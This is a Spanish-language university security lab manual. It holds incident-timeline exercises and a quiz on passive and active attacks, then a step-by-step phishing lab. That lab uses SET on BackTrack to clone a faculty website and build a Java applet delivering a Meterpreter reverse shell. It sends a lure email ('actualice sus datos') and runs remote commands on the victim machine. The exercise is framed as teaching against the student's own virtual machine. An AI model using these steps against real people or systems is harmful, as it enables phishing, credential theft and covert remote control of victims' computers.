ING. ALEJANDRO GUTIÉRREZ RAMÍREZ.
JEFE DEL DEPARTAMENTO DE REDES Y SEGURIDAD.
ÖREBRO, S.A de C.V
PRESENTE.

Me permito presentar a consideración de usted, el informe que se obtuvo por medio de las cámaras de seguridad.

La cámara ST-23AT se encuentra ubicada entre el estacionamiento y el laboratorio C-2, donde se observó a dos personas a las 3:00 pm deambulando entre dichos espacios; posteriormente, llegó un camión con mercancía destinada al laboratorio, los empleados empezaron a bajar y meter diez cajas de mercancía a dicho laboratorio. Cuando se realizaba esta acción, las personas que estaban en el estacionamiento se movieron al frente de la entrada

del C-2 y se quedaron observando hasta que terminaron de introducir todas las cajas. Al día siguiente, las cámaras detectaron que las dos personas filmadas con anterioridad, regresaron al laboratorio a la misma hora y se quedaron en promedio cinco horas observando las medidas de seguridad que tiene el lugar, así como el personal que trabaja ahí.

Al tercer día pero en un horario distinto regresaron las dos personas y empezaron a hacerle conversación al personal que trabaja en el laboratorio. En el cuarto día a las 5:33 pm, las dos personas usaron la contraseña en el sistema de control de acceso digital y abrieron la puerta del laboratorio, extrayendo cinco nuevos aparatos del equipo que se acababa de comprar.

Tabla 1 Fases del ataque del laboratorio

Planteamiento	
Planteamiento	
Activación	

Activación	
Ejecución	

Ejecución	

4.2 En este nuevo escenario acomode por fecha y hora la tabla 2, para que visualice cómo fueron aconteciendo los hechos, anote los resultados en la tabla 3.

Tabla 2 Hechos en desorden

Fecha	Hora	Acción realizada
18 de junio de 2012	10:00	Se hace una junta con los tres ingenieros a cargo del SITE del corporativo
18 de junio de 2012	11:00	Se decide quitar dos routers del rack por falta de uso
6 de agosto de 2012	17:00	Se revisa la cámara de video vigilancia
19 de junio de 2012	13:00	Se empaquetan los routers y son llevados a la bodega
10 de septiembre de 2012	10:00	Se contrata nuevo personal de limpieza
18 de julio de 2012	10:30	Se realiza una junta donde se les informa a los ingenieros que reconfiguren los dos routers que se quitaron antes para dar el servicio de VoIP
27 de agosto de 2012	09:00	Se le pregunta a la persona de limpieza por qué extrajo una caja de la bodega
19 de julio de 2012	11:00	Se levanta un reporte por pérdida de equipo
19 de junio de 2012	13:30	La persona encargada de la bodega anota en su bitácora el número de serie y el modelo de los routers
18 de julio de 2012	11:30	Van a la bodega por los dos routers, el encargado les dice que no los encuentra

Tabla 3 Orden cronológico de los hechos

Fecha	Hora	Acción realizada

4.2.1 Analice la tabla 3 y desarrolle la historia del informe que se generó con los siguientes datos (se puede basar en las tres fases que componen a los ataques pasivos y activos), anote los resultados en la tabla 4.

Tabla 4 Fases del ataque de la bodega

Planteamiento	
Activación	

Activación	
Ejecución	

4.3 Plantee mediante las 3 fases que componen a los ataques pasivos y activos, cómo se realizaría el siguiente ataque, anote los resultados en la tabla 5:

- Cuatro personas que trabajan en la empresa ÖREBRO, S.A de C.V se disponen a dañar los servidores que se encuentran ubicados en el piso 7, ala oeste dentro del SITE (cuarto de servidores). La entrada a dicho lugar está custodiada por un guardia de seguridad y en la puerta tiene un escáner biométrico.

Tabla 5 Fases del ataque de la empresa ÖREBRO, S.A de C.V

Planteamiento	

Planteamiento	
Activación	

Activación	
Ejecución	

4.4 Con base en la clasificación general de ataques, a qué ataque pertenecen los puntos 4.1, 4.2 y 4.3; a qué tipo pertenecen (pasivo o activo) y por qué, anote los resultados en la tabla 6.

Tabla 6 Clasificación y tipo de los ataques

Ataques		
Laboratorio	Bodega	ÖREBRO, S.A de C.V

4.5 Conteste las siguientes aseveraciones según la clasificación general de ataques e indique si es de tipo pasivo o activo.

- Dispositivo con información grabada: _____
_____
- Sistema de reinscripción inactivo: _____
_____
- Incendio en las instalaciones del inmueble debido a un fallo eléctrico: _____
_____
- Espionaje corporativo: _____
_____
- Spam: _____
_____
- Plataforma educativa inactiva durante dos días: _____
_____
- Puerta atorada que no permite salir del laboratorio: _____
_____
- Robo de una sesión de red social: _____
_____
- Escaneo de puertos abiertos: _____
_____
- Reinicio constante de la computadora: _____
_____
- Búsqueda de contraseñas: _____
_____

4.6 Dibuje un ejemplo de un ataque intencionado, no intencionado, interno y externo en cada recuadro de la tabla siguiente; así como una breve descripción del por qué se clasifica así.

4.7 Con base en la psicología del intruso, cómo pensarías y actuarías para evitar los siguientes ataques:

- Gente que cae a las vías del metro: _____
_____
_____
_____
_____
_____
_____

- Incendio forestal: _____
_____
_____
_____
_____
_____
_____

- Inundaciones debido al huracán: _____
_____
_____
_____
_____
_____
_____
_____

- Robo de señal WiFi del vecino: _____

_____
_____
_____
_____
_____
_____
_____
_____
_____

- Filtración de documentos a la competencia: _____

_____
_____
_____
_____
_____
_____

5.- Conclusiones

Anote sus conclusiones revisando los objetivos planteados al inicio de la práctica.

_____
_____
_____
_____
_____
_____
_____
_____
_____
_____
_____
_____
_____
_____
_____
_____
_____
_____
_____
_____
_____
_____
_____
_____
_____

PRÁCTICA 2

ATAQUES PASIVOS Y ACTIVOS

Cuestionario Previo

Nombre del alumno: _____
_____

Gpo. de Laboratorio: _____
Gpo. de Teoría: _____

1. ¿Cuáles son los principales objetivos de los ataques pasivos y activos?

2. Los ataques activos, pueden dividirse en cuatro categorías, ¿cuáles son?

3. ¿Cuáles son los ataques más comunes en torno a la seguridad informática?

4. ¿En qué consisten los ataques intencionados y no intencionados?

5. Defina qué es un ataque externo e interno.

6. Describe cómo se realizan los siguientes ataques generales:

   a) Ataques de suplantación o contra la autenticación
   b) Ataques de intercepción o contra la confidencialidad
   c) Ataques de interrupción o contra la disponibilidad
   d) Ataques de modificación o contra la integridad

7. ¿A qué se refieren los términos de atacante y atacado?

8. ¿En qué consiste la psicología del intruso?

9. ¿Qué es un perpetrador?

10. Investigue cuáles son los perpetradores más comunes.

PRÁCTICA NO.3

PHISING

PRÁCTICA 3

PHISHING

1.- Objetivos de Aprendizaje

El alumno:

- Conocerá e identificará los métodos y técnicas de ataque e intrusión a redes y sistemas.
- Analizará el contenido que intenta suplantar la identidad en páginas web y correo electrónico.
- Entenderá el uso de SET (Social Engineering Toolkit, Kit de herramientas de Ingeniería Social) y de Java Applet Attack incluidos en la suite de Backtrack.
- Adquirirá la habilidad para desarrollar phising contenido en páginas web para obtener el control de la computadora de la victima de manera remota.

2.- Conceptos teóricos

BackTrack es una distribución GNU/Linux en formato LiveCD, pensada y diseñada para la auditoría de seguridad y relacionada con la seguridad informática en general. Ofrece al usuario una extensa colección de herramientas desde escaneo de puertos hasta obtención de contraseñas.

Además, está integrada por diferentes metasploit que proporcionan información acerca de vulnerabilidades de seguridad y para el desarrollo, prueba, mejora y penetración a diversos sistemas operativos.

Trabaja con una base de datos en la cual se encuentra toda la lista de exploits y vulnerabilidades, lo único que se tiene que indicar al metasploit es la vulnerabilidad a manejar, el sistema a atacar, el tipo de ataque que se usará y los datos diversos que utilizará para atacar al host.

El Social Engineering Toolkit es una de las principales herramientas para realizar ataques automatizados por medio de ingeniería social diseñada por David Kennedy. Contiene diferentes métodos como la clonación de sitios web para realizar ataques mediante códigos maliciosos de java applet y el acceso remoto a la maquina víctima.

El método de Java Applet Attack es un ataque que ejecuta un Java Applet malicioso, cuando éste es desplegado en un sitio web falso, el usuario debe aceptar un “certificado” que le advierte que el código de dicho applet podría no ser fiable y que se ejecuta bajo la responsabilidad del usuario, siempre y cuando confíe en el editor del mismo. Una característica interesante de los applets de java es que éstos se ejecutan sin ningún tipo de restricciones una vez que son aceptados por el cliente.

El término phishing o suplantación de identidad consiste en el envío de correos electrónicos que, aparentando provenir de fuentes fiables (por ejemplo, entidades bancarias), intentan obtener datos confidenciales del usuario que posteriormente son utilizados para la realización de algún tipo de fraude (figura 1).

Figura 1 Principales medios de propagación del phishing y qué tipo de información roba

Para ello, suelen incluir un enlace que, al darle clic, lleva a páginas web falsificadas. De esta manera, el usuario, creyendo estar en un sitio de toda confianza, introduce la información solicitada que, en realidad, va a parar a manos del estafador (figura 2).

Figura 2 Circuito de un ataque phising

Los principales daños provocados por el phishing son:

- Robo de identidad y datos confidenciales de los usuarios. Esto puede conllevar pérdidas económicas para los usuarios o incluso impedirles el acceso a sus propias cuentas.
- Pérdida de productividad.
- Consumo de recursos de las redes corporativas (ancho de banda, saturación del correo, etcétera.).

Para poder detectar un sitio web de phishing o un e-mail fraudulento, se recomienda visualizar la figura 3 y 4.




Figura 3 Detección de phishing en el correo




Figura 4 Detección de phising en sitios web

3.- Equipo y material necesario

Equipo de laboratorio:

- Computadoras con una NIC Ethernet 10/100 Mbps instalada en cada una de ellas y con sistema operativo Windows 7

Software necesario:

- VMware Workstation 9
- Java™ versión 6 o 7

Máquinas virtuales necesarias:

- Backtrack 5 R3
- Windows 7 (cualquier edición)

4.- Desarrollo

Modo de trabajar

La realización de la práctica será individual.

BACKTRACK (Parte 1/2)

4.1 Ejecutar el acceso directo del software VMware Workstation 9 (previamente instalo) que está en el escritorio de Windows.

4.2 Iniciar la máquina virtual de Backtrack 5 (previamente instalado), haciendo clic donde dice *Power on this virtual machine* (figura 5).




Figura 5 Interfaz del software VMware Workstation 9

4.3 Cuando aparezca en pantalla lo que se observa en la figura 6, teclear:

bt login: root
Password: toor
root@bt: ~# startx




Figura 6 Interfaz de los comandos a teclear

4.4 Inicio de los servicios

4.4.1 Una vez iniciada la sesión, se abre una terminal y se teclea lo siguiente (figura 7 y 8):




Figura 7 Ubicación de la terminal

root@bt: ~# ifconfig eth0 up
root@bt: ~# dhclient eth0




Figura 8 Interfaz de los comandos a teclear

¿Para qué sirven los parámetros anteriores?

_____
_____
_____
_____

4.4.2 Para corroborar que se cuenta con una dirección IP, se teclea en la terminal (figura 9):

root@bt: ~# ifconfig




Figura 9 Dirección IP

Al finalizar se cierra la ventana.

4.5 Configuración del archivo SET

4.5.1 En el escritorio de Backtrack, dar clic en *Places>>Desktop*, ubicado en la parte superior izquierda.

4.5.2 En la ventana, seleccionar *File System* en la pestaña de *Devices*.

Buscar la siguiente dirección *pentest\exploits\set\config* y darle doble clic al archivo *set_config* (figura 10).




Figura 10 Ruta del archivo set_config

4.5.3 Aparecerá un editor de texto con el archivo antes seleccionado. Buscar las siguientes sentencias y cambiar la palabra *OFF* por *ON* (figura 11).

```
### Set to ON if you want to use Email in conjunction with webattack
WEBATTACK_EMAIL=ON
### If this is not installed it will not work. Can also do: apt-get install
sun-java6-jdk
SELF_SIGNED_APPLET=ON
```

Figura 11 Sentencias que se modifican

Nota: Antes de cerrar todas las ventanas, guardar el archivo con el botón *Save*.

4.6 Social Engineering Toolkit

4.6.1 En la pantalla de inicio seleccionar la pestaña de *Applications* y de ahí buscar la siguiente ruta *\Backtrack\Exploitation Tools\Social Engineering Tools\Social Engineering Toolkit\set*. Se le da clic a cualquiera de los dos *set* que aparecen (figura 12).

Figura 12 Ruta del software "set"

4.6.2 Se abre una terminal en la cual se pregunta si desea aceptar los términos y se le da *y*.

Do you agree to the terms of service [y/n]: y

4.6.3 A continuación se despliega el menú de herramientas que contiene el Social Engineering Toolkit. Elegir la opción *1. Social-Engineering Attacks.*

4.6.4 En el menú, escoger la opción *2. Website Attack Vectors*.

4.6.5 Se observa el menú de *Multi-Attack method*, elegir la opción *1. Java Applet Attack Method*.

4.6.6 En las opciones de *Java Applet Attack Method*, elegir la opción *2. Site Cloner*.

Este método, clona completamente un sitio web de su elección y permite utilizar vectores de ataque dentro de la misma aplicación web que se desea clonar.

4.6.7 Posteriormente, en el método de *Site Cloner*, se pide al usuario llenar las siguientes sentencias, las cuales deberá escribir solo lo que está a continuación (figura 13).

set> Are you using NAT/Port Forwarding [yes|no]: yes
set:webattack> IP address to SET web server (this could be your external IP or hostname): 192.168.2.X
set:webattack> Is your payload handler (metasploit) on a different IP from your external NAT/Port FWD address [yes|no]: no

Nota: El valor X será de acuerdo con la máquina que se esté utilizando como modo de escucha en Backtrack.

Figura 13 Datos que se tienen que llenar

4.6.8 Posteriormente, se llena la información que se pide basándose en lo siguiente (figura 14).

What is your first and last name?
[Unknown]: Seguridad
What is the name of your organizational unit?
[Unknown]: Seguridad
What is the name of your organization?
[Unknown]: Seguridad
What is the name of your City or Locality?
[Unknown]: Mexico
What is the name of your State or Province?
[Unknown]: D.F
What is the two letter country code for this unit?
[Unknown]: MX

Is CN=Seguridad, OU=Seguridad, O=Seguridad, L=Mexico, ST=D.F, C=MX correct? [no]: yes




Figura 14 Datos que se tienen que llenar

4.6.9 Escribir el nombre de la página que desea clonar.

set:webattack> Enter the url to clone: www.ingenieria.unam.mx

Para fines prácticos, se usará la página de la Facultad de Ingeniería, UNAM, es decir, www.ingenieria.unam.mx (figura 15).

Figura 15 Url de la página web a suplantar

Nota: Se puede utilizar cualquier página que use aplicaciones en Java.

4.6.10 En el menú *What payload do you want to generate* elegir la opción *2. Windows Reverse_TCP Meterpreter*.

4.6.11 En el menú *Select one of the below* poner la opción *2. shikata_ga_nai*. Nota: Las opciones mostradas son puertas traseras ejecutables.

4.6.12 En la sentencia *PORT of the listener [443]* se agrega el puerto dado por default o se puede elegir algún otro. A continuación, el programa generará el código de inyección para el sitio clonado.

4.6.13 En la pregunta *What do you want to do* elegir la opción *1. E-Mail Attack Single Email Address* (figura 16).

What do you want to do:

1. **E-Mail Attack Single Email Address**
2. **E-mail Attack Mass Mailer**

99. Return to main menu.

set:mailer>1

- La opción 1: Sirve para mandar la página clonada a un correo electrónico.
- La opción 2: Sirve para mandar la página clonada a una lista de correos electrónicos.




Figura 16 Opciones a elegir

4.6.14 A continuación, en la pregunta *Send mail to* se escribe el correo electrónico de la víctima a atacar. Para este caso, se usará alguna cuenta de correo electrónico propio debido a que la práctica es individual (figura 17).

set:phishing> Send email to: correopersonal@dominio.com

Figura 17 Ejemplo de correo electrónico

4.6.15 Ahora aparecen dos opciones, elegir la opción *1. Use a GMAIL Account for your email attack.* Se ingresa la cuenta de correo que se usará como perpetrador y su respectiva contraseña.

Nota: Debe ingresar exclusivamente una cuenta de Gmail, en caso de no contar con una, deberá crearla con anterioridad.

4.6.16 Ahora se muestra la opción para habilitar al correo con una bandera de alta prioridad en la cual se escribe la palabra *yes* para que la tenga.

4.6.17 Se ingresa el título (subject) del correo electrónico y se llena como aparece en seguida (figura 18).

set:phishing> Email subject: Actualización de datos




Figura 18 Ejemplo del título que se puede escribir

4.6.18 En la pregunta *Send the message as html or plain?* elegir la opción *p*.

4.6.19 Ingrese el mensaje del correo electrónico y para finalizar, agregar *Control + c* para terminarlo. Recuerde escribir en el mensaje la dirección IP de la máquina con Backtrack como link (figura 19).

set:phising> Enter the body of the message, hit return for a new line. Control+c when finished: Hola,
Next line of the body: alumno de la Facultad de Ingeniería, le pedimos de favor
Next line of the body: que actualice sus datos en el siguiente link 192.168.2.X
Next line of the body: ^C




Figura 19 Ejemplo del mensaje que se puede escribir

4.6.20 Una vez terminado el proceso, en pantalla se observará la ejecución del exploit, por medio del método *reverse_tcp,* usando el puerto 8081 para escuchar y usando un script de Java para ejecutarlo cuando la víctima acceda a la página falsa (figura 20).




Figura 20 Lanzamiento del explot y Backtrack queda en modo de espera

La máquina virtual con Backtrack se quedará en espera a que la víctima abra su correo, ingrese al e-mail mandado por el perpetrador y acceda a la url puesta en el mensaje, dado desde el paso 4.6.3.

WINDOWS

4.7 Iniciar otra máquina virtual con Windows 7, previamente instalada, en VMware Workstation 9, haciendo clic donde dice "Power on this virtual machine" y sin cerrar la máquina virtual de Backtrack.

4.8 Estando en el escritorio de Windows 7, abrir cualquier navegador de su preferencia para revisar el correo electrónico.

Nota: Para este caso, se usó Mozilla Firefox.

4.9 Realización del ataque

4.9.1 En la computadora de la víctima, se abre el correo electrónico dado a Social Engineering Toolkit, en el punto 4.6.14. Se observa el mail del perpetrador y su contenido, dados en el punto 4.6.15 y 4.6.19 (figura 21).

Figura 21 Mensaje escrito y enviado con anterioridad por el perpetrador

4.9.2 Entrando a la página dada en el mensaje, comienza a ejecutarse la aplicación de Java. Se observa, que aparece una

ventana, donde requiere el permiso del usuario para ejecutar la aplicación de Java y así poder mostrar la página (figura 22). En ella, deberá darle clic al botón de *Run*.

Figura 22 Petición para ejecutar la aplicación maliciosa

BACKTRACK Parte 2/2

4.10 Inmediatamente de que se ha dado clic para ejecutar la aplicación de Java, en la máquina virtual que tiene Backtrack se ha establecido la conexión (figura 23). El término *migrate* permite migrarse a otro proceso en la maquina víctima.

Figura 23 Se establece la conexión con la computadora de la víctima

4.11 Teniendo la conexión establecida se teclea *sessions –i 1* para tener interacción con la computadora de la víctima (figura 24).

Figura 24 Comando para tener interacción con la computadora de la victima

Meterpreter (diminutivo de meta-interprete) es un payload que se ejecuta después del proceso de explotación o abuso de una vulnerabilidad en un sistema operativo y se ejecuta completamente en memoria; evitando así tener problemas con los antivirus.

4.12 Una vez que se obtiene acceso remoto a la computadora de la víctima, se puede tener control de su equipo sin que el usuario se dé cuenta, para ello se emplean las siguientes sentencias:

4.12.1 Para conocer la información del sistema remoto (figura 25), (nombre de la máquina, sistema operativo, tipo de arquitectura, lenguaje del sistema operativo) se escribe:

meterpreter > sysinfo

Figura 25 Información del sistema remoto

4.12.2 Para saber el nombre de la cuenta de usuario (figura 26), se escribe:

meterpreter > getuid




Figura 26 Información de la cuenta del usuario

4.12.3 Para entrar a una línea de comando (figura 27) se escribe:

meterpreter > shell




Figura 27 Línea de comando

4.12.4 Una vez entrando a la consola de Windows, se puede visualizar la información de todas las tarjetas de red existentes en la máquina atacada usando *ipconfig* (figura 28).

C:\Program Files\Mozilla Firefox>ipconfig

Figura 28 Información de las tarjetas de red

4.12.5 Para regresar al meterpreter simplemente se teclea la sentencia >>exit.

C:\Program Files\Mozilla Firefox>exit

4.12.6 Para consultar todos los procesos que están en ejecución (figura 29), se escribe:

meterpreter > ps

